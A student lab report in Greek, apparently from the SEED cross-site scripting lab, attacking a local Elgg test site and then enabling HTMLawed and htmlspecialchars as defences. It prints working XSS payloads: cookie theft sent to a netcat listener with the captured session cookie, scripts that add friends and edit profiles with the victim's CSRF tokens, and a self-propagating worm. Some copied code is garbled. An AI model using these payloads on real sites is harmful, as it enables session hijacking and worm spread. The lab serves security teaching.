


1. Δραστηριότητα 1

Για την προετοιμασία προσθέτουμε δύο χρήστες με τα παρακάτω στοιχεία:

| | | |
|---------------|--|------------------|
| Name | Achilleas | Maria |
| Display Name | Achilleas | Maria |
| Email address | email@email.com | email1@email.com |
| Password | achilleas | mariamaria |


Συνδεόμαστε με τα στοιχεία μας:



Εικόνα. 1.1.


Στην συνέχεια γράφουμε στο brief description το παρακάτω κομμάτι κώδικα:

`<script>alert('Hello');</script>`




Εικόνα. 1.2.

Συνδεόμαστε από το προφίλ της Maria αναζητούμε το προφίλ του χρήστη Achilles και έχουμε:



The image shows a login interface. At the top, there is a heading "Log in". Below it, the label "Username or email" is followed by a text input field containing the name "Maria". Underneath, the label "Password" is followed by a password input field filled with dots. Below the password field, there is a blue "Log in" button and a checkbox labeled "Remember me". At the bottom, there are links for "Register" and "Lost password".

Εικόνα. 1.3.




Εικόνα. 1.4.

2. Δραστηριότητα 2

Γράφουμε στο brief description του χρήστη Achilles το παρακάτω κομμάτι κώδικα:

`<script>alert(document.cookie);</script>`

Μπαίνουμε από το προφίλ του χρήστη Maria, αναζητούμε τον χρήστη Achilles και έχουμε:



Εικόνα. 2.


3. Δραστηριότητα 3

Κάνουμε τον TCP server να ακούει με την εντολή
nc -l 5555 -v


δΔιαμορφώνουμε κατάλληλα τον κώδικα και έχουμε:

**<script>document.write('<img src=http://127.0.0.1:5555?c=' +
escape(document.cookie) + '>'); </script>**

Τον τοποθετούμε στο brief description του χρήστη Achilleas και συνδεόμαστε με το προφίλ του χρήστη Maria.



Εικόνα. 3.1.



Εικόνα. 3.2.

Στην συνέχεια τρέχουμε στο terminal την εντολή **nc -l 5555 -v** και αναζητούμε το προφίλ του Achilleas.

```
[06/06/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 38740)
GET /?c=Elgg%3Dd9l4hnlb2c7r69eaun4csojr1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/Achilleas
Connection: keep-alive
```

Εικόνα. 3.3.

Οπότε καταφέραμε να κλέψουμε το session cookie του χρήστη Maria.

4. Δραστηριότητα 4

Τροποποιούμε τον κώδικα και έχουμε:

```
<script type="text/javascript">
window.onload=function() {
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add you as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add"
                +"?friend=52" + token + ts;

    //Create and send Ajax request to add friend
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urledencoded");
    Ajax.send();
}
</script>
```

Τον τοποθετούμε στο About me στο προφίλ του Achilles:

Edit profile

Display name

Achilleas

About me

Visual editor

```
<script type="text/javascript">
window.onload=function(){
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;

    var sendurl="http://www.xsslabelgg.com/action/friends/add"
                +"?friend=52" + token + ts;

    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
```

Public

Εικόνα. 4.1.

Τέλος συνδεόμαστε με τον χρήστη Maria και αναζητούμε το προφίλ του Achilles. Παρατηρούμε ότι προστέθηκε ως φίλος χωρίς κάποια ενέργεια από τον χρήστη Maria.

All Site Activity



Εικόνα. 4.2.

Ερώτηση 1:

Οι γραμμές ένα και δύο λαμβάνουν τις τιμές των παραμέτρων `__elgg_ts` και `__elgg_token`. Αυτές οι παράμετροι χρησιμοποιούνται ως αντίμετρο σε Cross Site Request Forgery επιθέσεις και δεν μπορούν να χρησιμοποιηθούν για να προσπελάσουμε τιμές. Να σημειωθεί ότι αυτές αλλάζουν κάθε φορά που μια σελίδα επαναφορτώνεται.

Ερώτηση 2:

Εάν η εφαρμογή Elgg είχε μόνο το editor mode για το About me, η επίθεση δεν θα ήταν επιτυχής. Αυτό γιατί το editor mode αλλάζει μερικά από τα σύμβολα, όπως το `<` σε `<`.

5. Δραστηριότητα 5


Τροποποιούμε τον κώδικα έτσι ώστε να μπορέσουμε να αλλάξουμε το about me σε άλλον χρήστη.

```
<script type="text/javascript">
    window.onload=function(){
        //JavaScript to access username, guid, Timestamp and Security Token
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var name="&name="+ elgg.session.user.name;

        //Construct the url and the content of the POST request
        var desc="&description=Samy is my hero"+"&accesslevel[description]=2";
        var sendurl="http://www.xsslabelgg.com/action/profile/edit";
        var content=token + ts + name + desc + guid;
        var yourGuid=52;

        if(elgg.session.user.guid!=yourGuid) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Τοποθετούμε τον κώδικα στο About me του χρήστη Achilles.



Edit profile

Display name
Achilleas

About me Visual editor


```
<script type="text/javascript">
    window.onload=function(){
        //JavaScript to access username, guid, Timestamp and Security Token
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var name="&name="+ elgg.session.user.name;

        //Construct the url and the content of the POST request
        var desc="&description=Samy is my hero"+"&accesslevel[description]=2";
        var sendurl="http://www.xsslabelgg.com/action/profile/edit";
```

Public ▾

Εικόνα. 5.1.

Συνδεόμαστε στο προφίλ του Maria αναζητούμε τον Achilles και ξαναμπαίνουμε στο προφίλ της Maria και βλέπουμε:



Εικόνα. 5.2.

Εάν αφαιρέσουμε την γραμμή ***if(elgg.session.user.guid!=yourGuid)*** τότε όταν θα επιστεφθούμε ως χρήστης Achilles το δικό μας προφίλ (Achilleas) θα αλλάξει και το δικό μας About me. Αυτό γιατί η εντολή αυτή ελέγχει αν το τωρινό guid είναι ίσο με το δικό μας το οποίο έχουμε γράψει μέσα στον κώδικα.

6. Δραστηριότητα 6

Τροποποιούμε τον κώδικα κατάλληλα και έχουμε:

```
<script id="worm">
    window.onload=function(){

        var headerTag = "<script id=\"worm\">";
        var innerCode =document.getElementById("worm").innerHTML;
        var tailTag = "</\" + \"script>";
        var wormCode = encodeURIComponent(headerTag + innerCode + tailTag);

        //JavaScript to access username, guid, Timestamp and Security Token
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var name="&name="+ elgg.session.user.name;

        //Construct the url and the content of the POST request
        var briefDesc="&briefdescription=Samy is my
hero"+"&accesslevel[briefdescription]=2";
        var desc="&description="+wormCode+"&accesslevel[description]=2";
        var sendurlGET="http://www.xsslabelgg.com/action/friends/add?
friend=52" + ts + token;
        var sendurlPOST = "http://www.xsslabelgg.com/action/profile/edit";
        var content=token + ts + name + briefDesc + desc + guid;
        var yourGuid=52;

        if(elgg.session.user.guid!=yourGuid) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurlPOST, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
            Ajax.send(content);

            Ajax = new XMLHttpRequest();
            Ajax.open("GET", sendurlGET, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
            Ajax.send();
        }
    }
</script>
```

Τοποθετούμε τον κώδικα στο about me του χρήστη Achilles και έχουμε:

Edit profile

Display name

Achilleas

About me

Visual editor

```
<script id="worm">
  window.onload=function(){

    var headerTag = "<script id=\"\worm\">";
    var innerCode =document.getElementById("worm").innerHTML;
    var tailTag = "</\" + "script>";


    var wormCode = encodeURIComponent(headerTag + innerCode + tailTag);

    //JavaScript to access username, guid, Timestamp and Security Token
    var uuid="&uuid="+encodeURIComponent(session.user.uuid);
```

Public

Εικόνα. 6.1.

Συνδεόμαστε με τον χρήστη Maria και παρατηρούμε ότι άλλαξε το brief description.



Εικόνα. 6.2.

Στην συνέχεια πατάμε edit profile και βλέπουμε ότι το about me έχει αλλάξει.

Edit profile

Display name

Maria

About me

Visual editor

```
<script id="worm">
  window.onload=function(){

    var headerTag = "<script id=\"worm\">";
    var innerCode =document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";


    var wormCode = encodeURIComponent(headerTag + innerCode + tailTag);

    //JavaScript to access username, guid, Timestamp and Security Token
    var nuid="&nuid="+encodeURIComponent(session.user.nuid)
```

Public

Εικόνα. 6.3.

Ακόμα παρατηρούμε ότι ο χρήστης Maria έγινε φίλος/η με τον χρήστη Achilleas.



Εικόνα. 6.4.

Και τέλος μπαίνουμε στο profile της Alice και βλέπουμε ότι μολύνεται και εκείνη.



Εικόνα. 6.5.

Edit profile

Display name

Alice

About me

Visual editor

```
<script id="worm">
  window.onload=function(){

    var headerTag = "<script id=\"worm\">";
    var innerCode =document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";

    var wormCode = encodeURIComponent(headerTag + innerCode + tailTag);

    //JavaScript to access username, guid, Timestamp and Security Token
    var uuid="&uid="+encodeURIComponent(session.user.uuid);
```

Public

Εικόνα. 6.6.

7. Δραστηριότητα 7

Ενεργοποιούμε το αντίμετρο **HTMLawed** μέσα από τον λογαρισμό Admin και έχουμε:

Plugins

Filter

All plugins Active plugins Inactive plugins Bundled Non-bundled Admin Communication Content Development Enhancements
Security and Spam Service/API Social Themes Utilities Web Services Widgets

| | |
|------------|---|
| Deactivate | HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE. |
| Deactivate | User Validation by Email Simple user account validation through email. |

Εικόνα. 7.1.

Στην συνέχεια μπαίνουμε στο προφίλ του χρήστη Maria και παρατηρούμε ότι εμφανίζει το script σαν text. Άρα με αυτό το αντίμετρο το αποτρέπει από το να εκτελείται.

About me

```
window.onload=function(){  
  //JavaScript to access username, guid, Timestamp and  
  Security Token  
  var guid="&guid="+elgg.session.user.guid;  
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
  var token="&  
  __elgg_token="+elgg.security.token.__elgg_token;  
  var name="&name="+ elgg.session.user.name;  
  
  //Construct the url and the content of the POST request  
  var desc="&description=Samy is my  
  hero"&accesslevel[description]=2";  
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
  var content=token + ts + name + desc + guid;  
  var yourGuid=52;  
  
  if(elgg.session.user.guid!=yourGuid) {  
    var Ajax = null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST", sendurl, true);  
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-  
    form-urlencoded");  
    Ajax.send(content);  
  }  
}
```

Εικόνα. 7.2.

Ενεργοποιούμε το αντίμετρο **htmlspecialchars** και έχουμε:

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

Εικόνα. 7.3.

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
// $encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href='mailto:$encoded_value'>$encoded_value</a>";
}
```

Εικόνα. 7.4.


```
<?php
Text Editor
* Elgg text output
* Displays some text that was input using a standard text field
*
* @package Elgg
* @subpackage Core
*
* @uses $vars['value'] The text to display
*/
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

Εικόνα. 7.5.

```
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        //$text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    //$text = $url;
}
```

Εικόνα. 7.6.

Άρα με αυτό το αντιμέτρο παρατηρούμε ότι μετατρέπει τους ειδικούς χαρακτήρες σε “κανονικούς”, όπως π.χ. το & σε " .



Εικόνα. 7.7.